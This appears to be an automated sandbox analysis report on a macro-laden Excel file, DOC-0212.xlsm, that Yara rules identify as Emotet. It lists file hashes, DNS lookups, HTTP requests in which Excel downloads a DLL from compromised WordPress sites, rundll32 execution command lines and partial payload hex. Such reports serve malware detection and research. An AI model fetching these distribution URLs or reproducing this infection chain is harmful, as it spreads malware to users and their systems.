File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	372736
Entropy (8bit):	7.067308598175135
Encrypted:	false
SSDEEP:	6144:qRsMh9YQWtcgA70wgF7nJyP6CQK+kIVDRjudJMrt32fFcRmXIeJXjWMmAD:cvm9Y0HFL6RQKqV4epRmxAvAD
MD5:	A328C761D2F253534919BFF4FB3C89B4
SHA1:	3186F77C6E45D7D61A678C34F09D8D2BDE35DF1A
SHA-256:	FFD90DEC5A531AFABD4E63A87B029C829404F83454D43DE5BAE0CC97912F25FC
SHA-512:	EDBAC403FC72ED679599F2000FCE047205329930C33EEB1AC74D12BC8967E9A317997DA7A734524BB04A9022329309CF619B0C82E2B14D300C87A8309ACDC8B
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0..Q.Q.Q.E#.Q.E#..Q.E#.Q./$.Q..$.Q..$.Q..$.Q.E#.Q.Q..Q.Q.Q./$ .Q./$.Q.Rich.Q.....PE..L.....a.....!.....f...R.....@.....<...<.....o..T.....q.....0p..@..... ...T.....text....d.....f..... ..`.rdata.....j.....@..@.data...D.....~.....@....pdata..l.....@....reloc.....@.. B..... .....

C:\Windows\SysWOW64\Hisdtuljbeshqtad\zvklxm.vbc (copy)	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	372736
Entropy (8bit):	7.067308598175135
Encrypted:	false
SSDEEP:	6144:qRsMh9YQWtcgA70wgF7nJyP6CQK+kIVDRjudJMrt32fFcRmXIeJXjWMmAD:cvm9Y0HFL6RQKqV4epRmxAvAD
MD5:	A328C761D2F253534919BFF4FB3C89B4
SHA1:	3186F77C6E45D7D61A678C34F09D8D2BDE35DF1A
SHA-256:	FFD90DEC5A531AFABD4E63A87B029C829404F83454D43DE5BAE0CC97912F25FC
SHA-512:	EDBAC403FC72ED679599F2000FCE047205329930C33EEB1AC74D12BC8967E9A317997DA7A734524BB04A9022329309CF619B0C82E2B14D300C87A8309ACDC8B
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....0..Q.Q.Q.E#.Q.E#..Q.E#.Q./$.Q..$.Q..$.Q..$.Q.E#.Q.Q..Q.Q.Q./$ .Q./$.Q.Rich.Q.....PE..L.....a.....!.....f...R.....@.....<...<.....o..T.....q.....0p..@..... ...T.....text....d.....f..... ..`.rdata.....j.....@..@.data...D.....~.....@....pdata..l.....@....reloc.....@.. B..... .....

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.6274713659027045

General

TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% • Excel Microsoft Office Open XML Format document (40004/1) 40.40% • ZIP compressed archive (8000/1) 8.08%
File name:	DOC-0212.xlsm
File size:	38175
MD5:	aa4f296ed678b18394a365861777241c
SHA1:	cedfd0d995958b8550f36d037c732854e23c68c5
SHA256:	20d3da22e72baf1a0e865621f9bb0af55998db0c4c534e847f30a084113eec8c
SHA512:	299cede17c56abdc408a56ecffc934d2f7947d124d3494dd68534e5fe8f0255986335286a8e8799eb64c7ecf99acf45aadbb6df3475ca33ac9a3d4e8e7de6aca
SSDEEP:	768:w/l83bP2rjevZCwVIHkvxmUxjfC30+kS4QyoO0VIXlvjyh:wnaIIHkvxXYk4pTVIt2
File Content Preview:	PK.....!.L#li.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "DOC-0212.xlsm"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 14:31:34.415781975 CET	192.168.2.22	8.8.8.8	0xea45	Standard query (0)	sadabahar.com.np	A (IP address)	IN (0x0001)
Dec 2, 2021 14:31:35.191217899 CET	192.168.2.22	8.8.8.8	0x2f5b	Standard query (0)	www.duoyuhudong.cn	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 14:31:34.435739040 CET	8.8.8.8	192.168.2.22	0xea45	No error (0)	sadabahar.com.np		194.233.67.242	A (IP address)	IN (0x0001)
Dec 2, 2021 14:31:35.600486040 CET	8.8.8.8	192.168.2.22	0x2f5b	No error (0)	www.duoyuhudong.cn		47.96.4.95	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- sadabahar.com.np
- www.duoyuhudong.cn

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	194.233.67.242	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 14:31:34.627537966 CET	0	OUT	GET /wp-includes/pUMqITCt83a/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: sadabahar.com.np Connection: Keep-Alive
Dec 2, 2021 14:31:35.181148052 CET	2	IN	HTTP/1.1 404 Not Found Connection: Keep-Alive Keep-Alive: timeout=5, max=100 x-powered-by: PHP/7.4.25 content-type: text/html; charset=UTF-8 expires: Wed, 11 Jan 1984 05:00:00 GMT cache-control: no-cache, must-revalidate, max-age=0 link: <https://sadabahar.com.np/wp-json/>; rel="https://api.w.org/" transfer-encoding: chunked content-encoding: gzip vary: Accept-Encoding,User-Agent date: Thu, 02 Dec 2021 13:31:35 GMT server: LiteSpeed Data Raw: 31 30 38 63 0d 0a 1f 8b 08 00 00 00 00 00 00 03 ec 5b ff 73 db 36 b2 ff d9 fe 2b 60 7a 6a 8b 2d 49 51 92 65 59 94 e5 de 35 4d e7 fd d0 5e 6f 9a 76 de bc 49 f2 3c 10 09 51 48 28 80 0f 80 64 fb 14 fd ef 37 0b 90 14 bf c9 56 9c a4 b9 99 d7 78 1c 93 c0 62 b1 58 2c b0 9f 5d 80 d7 27 3f fe fa e2 f7 ff f9 e7 4b b4 50 cb e4 e6 f8 1a fe a0 04 b3 78 6a 11 e6 fe f1 ca ba 39 3e be 5e 10 1c dd 1c 1f 5d 2f 89 c2 28 5c 60 21 89 9a 5a 7f fc fe 93 7b 65 15 e5 0c 2f c9 d4 5a 53 72 97 72 a1 2c 14 72 a6 08 53 53 eb 8e 46 6a 31 8d c8 9a 86 c4 d5 2f 0e a2 8c 2a 8a 13 57 86 38 21 d3 9e 83 96 94 d1 e5 6a 99 17 68 b6 09 65 ef 91 20 c9 d4 4a 05 9f d3 84 58 68 21 c8 7c 6a 2d 94 4a 83 6e 37 5e a6 b1 c7 45 dc bd 9f b3 6e af 07 6d 8e ae 15 55 09 b9 f9 27 8e 09 62 5c a1 39 5f b1 08 9d 9d 5e f5 7b bd 09 7a 85 23 3c c3 0b 2c d0 2f ab 44 51 f4 82 33 a9 c4 2a 54 94 b3 eb ae 69 7a 6c 86 a9 87 73 2e f8 8c 2b 79 5e 0c e6 7c 89 ef 5d ba c4 31 71 53 41 60 b0 41 82 45 4c ce 51 f7 e6 f8 ba 10 f8 3c 62 12 08 e6 44 85 8b 73 23 f5 79 b7 3b e7 4c 49 2f e6 3c 4e 08 4e a9 f4 42 be 3c ac a5 f4 ee 60 a4 35 62 0b 27 8a 08 86 15 b1 90 7a 48 c9 d4 c2 69 9a d0 10 c3 78 ba 42 ca ef ee 97 89 85 f4 b8 a6 d6 63 83 47 67 02 ff df 8a 4f d0 4f 84 44 65 35 cb a0 db 95 b9 d6 40 5e 8f a5 dd 39 21 51 d7 aa 0e f9 0b c8 f2 82 2f 97 84 29 79 98 50 61 46 5d 92 ee e8 e8 5a 86 82 a6 2a d3 8e 22 f7 aa fb 0e af b1 29 d5 06 73 74 47 59 c4 ef bc db bb 94 2c f9 3b fa 8a 28 45 59 2c d1 14 6d ac 19 96 e4 0f 91 58 81 36 39 19 bc e9 be e9 66 53 f1 a6 ab cd 40 be e9 86 5c 90 37 5d dd f8 4d b7 37 f0 7a 9e ff a6 3b ea df 8f fa 6f ba 96 63 91 7b 65 05 96 97 b2 d8 72 2c b9 8e 9f c7 4f ae 63 cd 4d ae e3 97 86 a1 5c 6b 86 7c 25 42 62 05 1b 2b e4 2c c4 4a 8b 91 c9 6b c4 ad 4d de 9b ee 5d ea 52 16 26 ab 88 c8 37 dd 77 52 17 e8 66 ae 20 09 c1 92 78 4b ca bc 77 f2 fb 35 11 d3 a1 77 e5 f5 ad ed 76 72 7c 74 74 74 32 5f 31 bd 56 3a c4 c1 8e b2 37 6b 2c 10 73 84 c3 1d 3a c5 5e 28 08 56 e4 65 42 60 d6 3a 56 88 d9 1a 4b cb 76 d2 29 f5 62 a2 5e c0 86 70 af ce ce ca 6f 1d ab 1f 59 f6 24 67 8c 64 87 e4 8c f1 f4 95 12 94 c5 de 5c f0 e5 8b 05 16 2f 78 44 26 a9 17 26 04 8b df 48 a8 3a be e3 3b d4 33 5b 0a f5 16 84 c6 0b 65 3b a9 37 a7 49 f2 3b b9 57 1d ec c1 82 78 e8 a8 05 95 0e b1 1d df f1 ed 09 99 52 4f f1 1f b1 c2 7f fc f6 73 c7 9e 08 a2 56 82 a1 e7 33 56 86 b1 43 a6 d3 2a eb 6d 31 ac b0 43 8c b6 54 53 4f 99 31 da 13 e5 49 11 4e 89 a3 bc 88 cc 89 98 2a cf 2c ea ba d9 3a 18 d4 99 e9 59 fe f0 f0 3b 8e ff 81 97 a4 63 c1 3e 6d d9 af fd b7 30 6c c2 a2 17 0b 9a 44 1d 65 6f e7 5c 74 f8 f4 ef 42 e0 87 8e 35 4f 30 58 8e b1 14 db 51 9e 5c a5 b0 65 cb e9 86 ac 89 78 50 0b ca e2 e0 c4 77 76 6f 2f ef 43 92 aa 9f 12 0c e5 Data Ascii: 108c[s6+`zj-IQeY5M^ovI<QH(d7VxbX,]'?KPxj9>^]/(\`!Z{e/ZSrr,rSSFj1/*W8!jhe JXh!|j-Jn7^EnmU'b\9_^{z#< ,/DQ3*Tizls.+y^|]1qSA`AELQ<bDs#y;LI/<NNB<`5b'zHixBcGgOODe5@^9!Q/)yPaF]Z*'')stGY,;(EY,mX69fS@\7]M7z;oc {er,OcM\k|%Bb+,JkM]R&7wRf xKw5wvr|ttt2_1V:7k,s:^(VeB`:VKv)b^poY$gdVxD&&H:;3[e;7I;WxROsV3VC*m1CTSO1I N*,:Y;c>m0lDeo\tB5O0XQ\exPwvo/C

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	47.96.4.95	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 14:31:35.864459038 CET	10	OUT	GET /wp-content/we8xi/ HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: www.duoyuhudong.cn Connection: Keep-Alive
Dec 2, 2021 14:31:36.126859903 CET	12	IN	HTTP/1.1 200 OK Server: nginx/1.8.1 Date: Thu, 02 Dec 2021 13:31:35 GMT Content-Type: application/x-msdownload Transfer-Encoding: chunked Connection: keep-alive X-Powered-By: PHP/7.2.15 Set-Cookie: 61a8cab7f1108=1638451895; expires=Thu, 02-Dec-2021 13:32:35 GMT; Max-Age=60; path=/ Cache-Control: no-cache, must-revalidate Pragma: no-cache Last-Modified: Thu, 02 Dec 2021 13:31:35 GMT Expires: Thu, 02 Dec 2021 13:31:35 GMT Content-Disposition: attachment; filename="VZZdgPFp2xiOJtfpv.dll" Content-Transfer-Encoding: binary Data Raw: 31 65 35 30 0d 0a 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 d2 30 86 d7 96 51 e8 84 96 51 e8 84 96 51 e8 84 45 23 eb 85 9c 51 e8 84 45 23 ed 85 1e 51 e8 84 45 23 ec 85 82 51 e8 84 2f 24 ed 85 94 51 e8 84 c4 24 ed 85 b4 51 e8 84 c4 24 ec 8 5 99 51 e8 84 c4 24 eb 85 82 51 e8 84 45 23 e9 85 93 51 e8 84 96 51 e9 84 f7 51 e8 84 96 51 e8 84 97 51 e8 84 2f 24 e8 85 97 51 e8 84 2f 24 ea 85 97 51 e8 84 52 69 63 68 96 51 e8 84 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 0e 10 a7 61 00 00 00 00 00 00 00 00 e0 00 22 21 0b 01 0e 1d 00 66 02 00 00 52 03 00 00 00 00 00 01 a4 01 00 00 10 00 00 00 80 02 00 00 00 00 10 00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 00 f0 05 00 00 04 00 00 00 00 00 00 02 00 40 01 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 90 83 05 00 ac 08 00 00 3c 8c 05 00 3c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 d0 05 00 b0 1b 00 00 dc 6f 05 00 54 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 71 05 00 18 00 00 00 30 70 05 00 40 00 00 00 00 00 00 00 00 00 00 00 00 80 02 00 54 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 f4 64 02 00 00 10 00 00 00 66 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 fa 13 03 00 00 80 02 00 00 14 03 00 00 6a 02 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 44 18 00 00 00 a0 05 00 00 0e 00 00 00 7e 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 6c 06 00 00 00 c0 05 00 00 08 00 00 00 8c 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 65 6c 6f 63 00 00 b0 1b 00 00 00 d0 05 00 00 1c 00 00 00 94 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: 1e50MZ@!L!This program cannot be run in DOS mode.$0QQQE#QE#QE#Q/$QQQ$QE#QQQQ Q/$Q/$QRichQPELa"!fR@<<oTq0p@T.textdf `.rdataj@@.dataD~@.pdatal@.reloc@B

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1612 Parent PID: 596

General

General

Start time:	14:31:17
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fd50000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Moved

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: rundll32.exe PID: 2684 Parent PID: 1612

General

Start time:	14:31:25
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWow64\rundll32.exe ..\besta.ocx,44532.6051013889
Imagebase:	0x250000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000003.00000002.558061657.0000000001EC0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.558061657.0000000001EC0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000003.00000002.555217971.000000000029D000.00000004.00000020.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: svchost.exe PID: 2800 Parent PID: 400

General

Start time:	14:31:56
Start date:	02/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0xff860000
File size:	27136 bytes
MD5 hash:	C78655BC80301D76ED4FEF1C1EA40A7D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: rundll32.exe PID: 1500 Parent PID: 2684

General

Start time:	14:32:26
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\besta.ocx",Control_RunDLL
Imagebase:	0x250000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet, Description: Yara detected Emotet, Source: 00000006.00000002.692050034.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000006.00000002.692050034.00000000001A0000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 2948 Parent PID: 1500

General

Start time:	14:33:31
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Hisdtuljbeshqtad\zvklxm.vbc",qEPqGlpBy
Imagebase:	0x250000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis